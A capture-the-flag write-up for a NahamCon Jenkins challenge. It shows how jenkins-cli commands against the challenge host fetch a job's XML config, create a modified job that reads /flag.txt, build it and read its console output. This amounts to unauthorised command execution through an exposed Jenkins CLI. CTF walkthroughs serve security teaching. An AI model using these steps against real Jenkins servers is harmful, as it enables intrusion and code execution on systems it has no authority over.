Challenge Description
Author: @Kkevsterrr Truly, he’s the best butler - he might even be able to serve up a
/flag.txt!NOTE, this challenge might take a bit more time to start. The flag is located at the root of the filesystem (
/flag.txt)
Jenkins is running with following system-backup Job

Any modification through GUI is not possible since its broken

download the jenkins-cli
https://www.jenkins.io/doc/book/managing/cli/#downloading-the-client
wget http://challenge.nahamcon.com:31404/jnlpJars/jenkins-cli.jarget a copy of current XML config for a job:
java -jar jenkins-cli.jar -s http://challenge.nahamcon.com:31404/ get-job system-backup <?xml version='1.1' encoding='UTF-8'?>
<project>
<description>Automated backup service for critical system files</description>
<keepDependencies>false</keepDependencies>
<properties/>
<scm class="hudson.scm.NullSCM"/>
<canRoam>false</canRoam>
<disabled>false</disabled>
<blockBuildWhenDownstreamBuilding>false</blockBuildWhenDownstreamBuilding>
<blockBuildWhenUpstreamBuilding>false</blockBuildWhenUpstreamBuilding>
<triggers/>
<concurrentBuild>false</concurrentBuild>
<builders>
<hudson.tasks.Shell>
<command>
echo "Starting system backup process..."
echo "Checking backup directories..."
ls -la /var/backups/important/
echo "Backup process completed."
</command>
<configuredLocalRules/>
</hudson.tasks.Shell>
</builders>
<publishers/>
<buildWrappers/>
</project>Edit the config to cat the /flag.txt and create a new job
cat flag.xml | java -jar jenkins-cli.jar -s http://challenge.nahamcon.com:31404/ create-job gibflagcheck if the job has been created
java -jar jenkins-cli.jar -s http://challenge.nahamcon.com:31404/ list-jobs
gibflag
system-backup
start new build:
java -jar jenkins-cli.jar -s http://challenge.nahamcon.com:31404/ build gibflagview the console:
java -jar jenkins-cli.jar -s http://challenge.nahamcon.com:31404/ console gibflag
References / Related
Checkout: